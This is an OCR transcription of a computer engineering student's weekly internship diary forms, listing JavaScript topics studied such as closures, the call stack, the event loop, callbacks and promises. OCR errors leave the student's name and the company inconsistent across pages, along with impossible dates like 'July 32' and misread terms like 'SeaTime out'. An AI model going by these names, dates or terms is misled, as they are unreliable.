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

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TOTAL HOURS: 112 hours

R.B.Rayrli
SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Date:

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

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Annexure I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushikumar Bhavsinhbhai Rana

DIARY OF THE WEEK: FROM 05/03/2023 TO 11/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yukti Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Nikhil Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 25 - Immediately invoke function
- Scope
- Arrow fun
- fat expression

Day 26 - Inner function
- Outer function
- Call stack
- Global Execution context
- Complete the previous task

Day 27 - Evaluation
- Call stack working
- See how Program Perform in Call stack

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 28:- complete pending tasks
- closure in JS
- SeaTime out
set interval

Day 29:- It's non-working day
- selection of house president by voting
- discuss about technology with senior developers
- meet to different departments developers

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

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TOTAL HOURS: 44 hours

R.B.Rana
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date

Date

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

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STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rashi Kumar Bharatbhai Raval

DIARY OF THE WEEK: DD/MM/YY TO DD/MM/YY

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANIZATION: Yubi Solution Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF DIRECT INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Om Vikram Singh

DESCRIPTION OF THE WORK DONE IN BRIEF

July 30 - Execution context 1) memory creation
2) code execution
- Not to bottom example
- Event loop, Event loop visualize

July 31 - call back
- sync vs async
- callback hell & how to avoid it
- synchronous call back

July 32 - Discuss Problem of call back
1) Pyramid of doom
2) Inversion control
- Promise (resolve, reject, pending)
- How to handle errors in catch

July 33 - different method for Promise.
- Promise race
- Promise any
- Promise all

